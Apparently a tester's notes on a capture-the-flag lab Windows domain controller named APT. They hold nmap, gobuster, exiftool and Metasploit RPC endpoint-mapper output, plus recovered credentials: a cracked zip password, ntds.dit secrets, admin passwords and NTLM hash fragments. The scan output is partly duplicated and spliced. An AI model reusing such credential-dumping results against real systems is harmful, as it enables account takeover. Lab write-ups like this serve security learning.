Emails

- sales@gigantichosting.com
- mail@demolink.org

backup.zip passwd

- iloveyousomuch

Creds

```
[*] ClearText password from Active Directory/ntds.dit
APT$:CLEARTEXT:4[%fo'zG`&BhR3cP[)U2NVS\LEYO/&^)<9xj6%#9\\?uJ4YPb`DRK"
IES2fXK"f,X(Ql*fg0RfRq=!,BeAVFt^EVRR-L)VaTjv/QG9=o;G@g>Vab-UYc Yd
```

User	Password	Service	Descripti
Administrator	Password123!	NONE	DefaultPassword
henry.vinson_adm	G1#Ny5@2dvht	????	fromReg HKU\Software\GiganticHostir
APT$		WINDOWS/NOLOGIN	ntlm:d167c3238864b12f5f82
Administrator		WINDOWS	ntlm:c370bddf384a691d811f

Nmap

Port	Service
80	http IIS 10.0
135	msrpc

```
# Nmap 7.91 scan initiated Tue Mar 30 13:44:03 2021 as: nmap -sC -sV -vvv -oN
nmap/Full -p- 10.10.10.213
Nmap scan report for 10.10.10.213
Host is up, received syn-ack (0.016s latency).
Scanned at 2021-03-30 13:44:04 EDT for 116s
Not shown: 65533 filtered ports
```

```
Reason: 65533 no-responses
PORT    STATE SERVICE REASON  VERSION
80/tcp  open  http    syn-ack Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Gigantic Hosting | Home
135/tcp open  msrpc   syn-ack Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Mar 30 13:46:00 2021 -- 1 IP address (1 host up) scanned in
117.54 seconds
```

Gobuster

Vhosts

- none

dir

```
/images (Status: 301)
/js (Status: 301)
/css (Status: 301)
/Images (Status: 301)
/. (Status: 200)
/fonts (Status: 301)
/CSS (Status: 301)
/JS (Status: 301)
/Css (Status: 301)
/Js (Status: 301)
/IMAGES (Status: 301)
/Fonts (Status: 301)
```

Nikto

Burpsuite

```
POST /contact-post.html HTTP/1.1
Host: 10.13.38.16
Connection: close
Content-Length: 0
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.213
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://10.10.10.213/
Accept-Encoding: gzip, deflate
```

exiftool

```
kali@kali:~$ exiftool p10.jpg
ExifTool Version Number         : 12.16
File Name                       : p10.jpg
Directory                       : .
File Size                       : 9.2 KiB
File Modification Date/Time     : 2019:09:05 13:58:48-04:00
File Access Date/Time           : 2021:03:30 17:29:29-04:00
File Inode Change Date/Time     : 2021:03:30 17:29:29-04:00
File Permissions                : rw-r--r--
File Type                       : JPEG
```

```
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.02
Resolution Unit                 : None
X Resolution                    : 100
Y Resolution                    : 100
Quality                         : 60%
DCT Encode Version              : 100
APP14 Flags 0                   : [14], Encoded with Blend=1 downsampling
APP14 Flags 1                   : (none)
Color Transform                 : YCbCr
Image Width                     : 280
Image Height                    : 187
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 280x187
Megapixels                      : 0.052
```

Web Pages

Index.html


Services.html

Clients.html

About.html

Support.html

10.10.10.213



ADDRESS 1

Telephone : 1-22-5555

Fax : 1-22-5555

Email : mail(at)gigantichosting.com

ADDRESS 2

Telephone : 1-22-5555

Fax : 1-22-5555

Email : mail(at)gigantichosting.com

Name

Email

Message

SUBMIT

form method "post" action="https://10.13.38.16/contact-post.html"
Email : "[malito:mail@demolink.org]"

```
...[snip]...
<p>Email : <a href\="[malito:mail@demolink.org]
(malito:mail@demolink.org)">mail(at)gigantichosting.com</a></p>
</div>
</div>
<div class\="col-md-9">
<div class\="contact-form">

<form method\="post" action\="https://10.13.38.16/contact-post.html">

<input type\="text" class\="textbox" value\="Name" onfocus\="this.value = '';"
onblur\="if (this.value == '') {this.value = 'Name';}">
<input type\="text" class\="textbox" value\="Email" onfocus\="this.value = '';"
onblur\="if (this.value == '') {this.value = 'Email';}">
<textarea value\="Message:" onfocus\="this.value = '';" onblur\="if (this.value
== '') {this.value = 'Message';}">Message</textarea>
<input type\="submit" value\="Submit">
</form>
```

```
</div>
</div>
...[snip]...
```

News.html

```
<!-- Mirrored from 10.13.38.16/about.html by HTTrack Website Copier/3.x \
[XR&CO'2014\], Mon, 23 Dec 2019 08:13:45 GMT -->
```# metasploit
endpoint_mapper
\\\\APT


```msfconsole use auxiliary/scanner/dcerpc/endpoint_mapper
[*] 10.10.10.213:135      - Connecting to the endpoint mapper service...
[*] 10.10.10.213:135      - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 TCP
(49664) 10.10.10.213
[*] 10.10.10.213:135      - 897e2e5f-93f3-4376-9c9c-fd2277495c27 v1.0 LRPC
(OLE513D17A37460FE80B381329BEE9A) [Frs2 Service]
[*] 10.10.10.213:135      - 897e2e5f-93f3-4376-9c9c-fd2277495c27 v1.0 TCP
(49694) 10.10.10.213 [Frs2 Service]
[*] 10.10.10.213:135      - 50abc2a4-574d-40b3-9d66-ee4fd5fba076 v5.0 TCP
(49687) 10.10.10.213
[*] 10.10.10.213:135      - 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC
(LRPC-33df1b9c8663087710)
[*] 10.10.10.213:135      - 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC
(LRPC-33df1b9c8663087710)
[*] 10.10.10.213:135      - 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC
(LRPC-33df1b9c8663087710)
[*] 10.10.10.213:135      - 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC
(OLE0B7E4681E90F52C53BBF5808A314)
[*] 10.10.10.213:135      - 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC
(LRPC-98597db131977e7b24)
[*] 10.10.10.213:135      - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC
(WMsgKRpc06EAA1)
[*] 10.10.10.213:135      - 12e65dd8-887f-41ef-91bf-8d816c42c2e7 v1.0 LRPC
(WMsgKRpc06EAA1) [Secure Desktop LRPC interface]
[*] 10.10.10.213:135      - 367abb81-9844-35f1-ad32-98f038001003 v2.0 TCP
(49673) 10.10.10.213
[*] 10.10.10.213:135      - 4c9dbf19-d39e-4bb9-90ee-8f7179b20283 v1.0 LRPC
```

```
(LRPC-e8e899b4511c809964)
[*] 10.10.10.213:135      - e38f5360-8572-473e-b696-1b46873beeab v1.0 LRPC
(LRPC-e8e899b4511c809964)
[*] 10.10.10.213:135      - e38f5360-8572-473e-b696-1b46873beeab v1.0 LRPC
(OLEB404942E2F44E1090CDEC98175FF)
[*] 10.10.10.213:135      - 98716d03-89ac-44c7-bb8c-285824e51c4a v1.0 LRPC
(LRPC-5a06b222c5fd493a5d) [XactSrv service]
[*] 10.10.10.213:135      - 1a0d010f-1c33-432c-b0f5-8cf4e8053099 v1.0 LRPC
(LRPC-5a06b222c5fd493a5d) [IdSegSrv service]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 PIPE
(\pipe\lsass) \\APT [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(audit) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(securityevent) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(LSARPC_ENDPOINT) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(lsacap) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(LSA_EAS_ENDPOINT) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(lsapolicylookup) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(lsasspirpc) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(protected_storage) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(SidKey Local End Point) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(samss lpc) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 TCP
(49667) 10.10.10.213 [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(OLE322EE9E9E30593556CE7B55AA0F4) [Impl friendly name]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 PIPE
(\pipe\lsass) \\APT [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(audit) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
```

```
(securityevent) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(LSARPC_ENDPOINT) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(lsacap) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(LSA_EAS_ENDPOINT) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(lsapolicylookup) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(lsasspirpc) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(protected_storage) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(SidKey Local End Point) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(samss lpc) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 TCP
(49667) 10.10.10.213 [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(OLE322EE9E9E30593556CE7B55AA0F4) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(NTDS_LPC) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 TCP
(49667) 10.10.10.213 [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(OLE322EE9E9E30593556CE7B55AA0F4) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(NTDS_LPC) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 HTTP
(49669) 10.10.10.213 [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 PIPE
(\pipe\0b645ece05ec0ba0) \\APT [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 PIPE
(\pipe\lsass) \\APT
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(audit)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(securityevent)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
```

```
(LSARPC_ENDPOINT)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(lsacap)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(LSA_EAS_ENDPOINT)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(lsapolicylookup)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(lsasspirpc)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(protected_storage)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(SidKey Local End Point)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(samss lpc)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 TCP
(49667) 10.10.10.213
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(OLE322EE9E9E30593556CE7B55AA0F4)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(NTDS_LPC)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 HTTP
(49669) 10.10.10.213
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 PIPE
(\pipe\0b645ece05ec0ba0) \\APT
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE
(\pipe\lsass) \\APT
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(audit)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(securityevent)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(LSARPC_ENDPOINT)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(lsacap)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(LSA_EAS_ENDPOINT)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(lsapolicylookup)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
```

```
(lsasspirpc)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(protected_storage)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(SidKey Local End Point)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(samss lpc)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 TCP
(49667) 10.10.10.213
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(OLE322EE9E9E30593556CE7B55AA0F4)
[*] 10.10.10.213:135      - 123[*] 10.10.10.213:135      - e3514235-4b06-11d1-
ab04-00c04fc2dcd2 v4.0 TCP (49667) 10.10.10.213 [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 TCP
(49667) 10.10.10.213 [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(OLE322EE9E9E30593556CE7B55AA0F4) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 LRPC
(NTDS_LPC) [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 HTTP
(49669) 10.10.10.213 [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - e3514235-4b06-11d1-ab04-00c04fc2dcd2 v4.0 PIPE
(\pipe\0b645ece05ec0ba0) \\APT [MS NT Directory DRS Interface]
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 PIPE
(\pipe\lsass) \\APT
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(audit)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(securityevent)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(LSARPC_ENDPOINT)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(lsacap)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(LSA_EAS_ENDPOINT)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(lsapolicylookup)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(lsasspirpc)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
```

```
(protected_storage)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(SidKey Local End Point)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(samss lpc)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 TCP
(49667) 10.10.10.213
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(OLE322EE9E9E30593556CE7B55AA0F4)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 LRPC
(NTDS_LPC)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 HTTP
(49669) 10.10.10.213
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ab v0.0 PIPE
(\pipe\0b645ece05ec0ba0) \\APT
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE
(\pipe\lsass) \\APT
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(audit)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(securityevent)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(LSARPC_ENDPOINT)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(lsacap)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(LSA_EAS_ENDPOINT)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(lsapolicylookup)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(lsasspirpc)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(protected_storage)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(SidKey Local End Point)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(samss lpc)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 TCP
(49667) 10.10.10.213
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
```

```
(OLE322EE9E9E30593556CE7B55AA0F4)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC
(NTDS_LPC)
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 HTTP
(49669) 10.10.10.213
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE
(\pipe\0b645ece05ec0ba0) \\APT
[*] 10.10.10.213:135      - 12345778-1234-abcd-ef00-0123456789ac v1.0 TCP
(49670) 10.10.10.213
[*] 10.10.10.213:135      - df1941c5-fe89-4e79-bf10-463657acf44d v1.0 LRPC
(LRPC-9df3d8a8f5de5168b7) [EFS RPC Interface]
[*] 10.10.10.213:135      - df1941c5-fe89-4e79-bf10-463657acf44d v1.0 PIPE
(\pipe\efsrpc) \\APT [EFS RPC Interface]
[*] 10.10.10.213:135      - 04eeb297-cbf4-466b-8a2a-bfd6a2f10bba v1.0 LRPC
(LRPC-9df3d8a8f5de5168b7) [EFSK RPC Interface]
[*] 10.10.10.213:135      - 04eeb297-cbf4-466b-8a2a-bfd6a2f10bba v1.0 PIPE
(\pipe\efsrpc) \\APT [EFSK RPC Interface]
[*] 10.10.10.213:135      - 0b1c2170-5732-4e0e-8cd3-d9b16f3b84d7 v0.0 PIPE
(\pipe\lsass) \\APT [RemoteAccessCheck]
[*] 10.10.10.213:135      - 0b1c2170-5732-4e0e-8cd3-d9b16f3b84d7 v0.0 LRPC
(audit) [RemoteAccessCheck]
[*] 10.10.10.213:135      - 0b1c2170-5732-4e0e-8cd3-d9b16f3b84d7 v0.0 LRPC
(securityevent) [RemoteAccessCheck]
[*] 10.10.10.213:135      - 0b1c2170-5732-4e0e-8cd3-d9b16f3b84d7 v0.0 LRPC
(LSARPC_ENDPOINT) [RemoteAccessCheck]
[*] 10.10.10.213:135      - 0b1c2170-5732-4e0e-8cd3-d9b16f3b84d7 v0.0 LRPC
(lsacap) [RemoteAccessCheck]
...[snip]...
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(LRPC-91e2229d475e64d10f)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(eventlog)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 PIPE
(\pipe\eventlog) \\APT
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 TCP
(49665) 10.10.10.213
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(dhcpcsvc6)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(dhcpcsvc)
```

```
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(LRPC-21abe57f43733aafb8)
[*] 10.10.10.213:135      - a500d4c6-0dd1-4543-bc0c-d5f93486eaf8 v1.0 LRPC
(LRPC-91e2229d475e64d10f)
[*] 10.10.10.213:135      - a500d4c6-0dd1-4543-bc0c-d5f93486eaf8 v1.0 LRPC
(eventlog)
[*] 10.10.10.213:135      - a500d4c6-0dd1-4543-bc0c-d5f93486eaf8 v1.0 PIPE
(\pipe\eventlog) \\APT
[*] 10.10.10.213:135      - a500d4c6-0dd1-4543-bc0c-d5f93486eaf8 v1.0 TCP
(49665) 10.10.10.213
[*] 10.10.10.213:135      - a500d4c6-0dd1-4543-bc0c-d5f93486eaf8 v1.0 LRPC
(dhcpcsvc6)
[*] 10.10.10.213:135      - a500d4c6-0dd1-4543-bc0c-d5f93486eaf8 v1.0 LRPC
(dhcpcsvc)
[*] 10.10.10.213:135      - a500d4c6-0dd1-4543-bc0c-d5f93486eaf8 v1.0 LRPC
(LRPC-21abe57f43733aafb8)
[*] 10.10.10.213:135      - a500d4c6-0dd1-4543-bc0c-d5f93486eaf8 v1.0 LRPC
(LRPC-4114a6c390d3864876)
[*] 10.10.10.213:135      - 7ea70bcf-48af-4f6a-8968-6a440754d5fa v1.0 LRPC
(LRPC-94cd3bf525ee2acd58) [NSI server endpoint]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(umpo) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(actkernel) [Impl friendly name]
[*] 10.10.10.213:135      - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC
(LRPC-203104fae8f1cc8746) [Impl friendly name]
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(umpo)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(actkernel)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(LRPC-203104fae8f1cc8746)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(LSMApi)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 PIPE
(\pipe\LSM_API_service) \\APT
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(LRPC-36117fef9b8ff069c7)
[*] 10.10.10.213:135      - 697dcda9-3ba9-4eb2-9247-e11f1901b0d2 v1.0 LRPC
(umpo)
```

```
[*] 10.10.10.213:135      - 697dcda9-3ba9-4eb2-9247-e11f1901b0d2 v1.0 LRPC
(actkernel)
[*] 10.10.10.213:135      - 697dcda9-3ba9-4eb2-9247-e11f1901b0d2 v1.0 LRPC
(LRPC-203104fae8f1cc8746)
[*] 10.10.10.213:135      - 697dcda9-3ba9-4eb2-9247-e11f1901b0d2 v1.0 LRPC
(LSMApi)
[*] 10.10.10.213:135      - 697dcda9-3ba9-4eb2-9247-e11f1901b0d2 v1.0 PIPE
(\pipe\LSM_API_service) \\APT
[*] 10.10.10.213:135      - 697dcda9-3ba9-4eb2-9247-e11f1901b0d2 v1.0 LRPC
(LRPC-36117fef9b8ff069c7)
[*] 10.10.10.213:135      - 697dcda9-3ba9-4eb2-9247-e11f1901b0d2 v1.0 LRPC
(LRPC-fa3cbf8d6c8eec45f4)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(umpo)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(actkernel)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(LRPC-203104fae8f1cc8746)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(LSMApi)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 PIPE
(\pipe\LSM_API_service) \\APT
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(LRPC-36117fef9b8ff069c7)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(LRPC-fa3cbf8d6c8eec45f4)
[*] 10.10.10.213:135      - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(csebpub)
[*] 10.10.10.213:135      - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC
(WMsgKRpc06A120)
[*] 10.10.10.213:135      - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 PIPE
(\PIPE\InitShutdown) \\APT
[*] 10.10.10.213:135      - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC
(WindowsShutdown)
[*] 10.10.10.213:135      - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC
(WMsgKRpc06A120)
[*] 10.10.10.213:135      - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 PIPE
(\PIPE\InitShutdown) \\APT
[*] 10.10.10.213:135      - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC
```

```
(WindowsShutdown)
```

MANAGEMENT

```
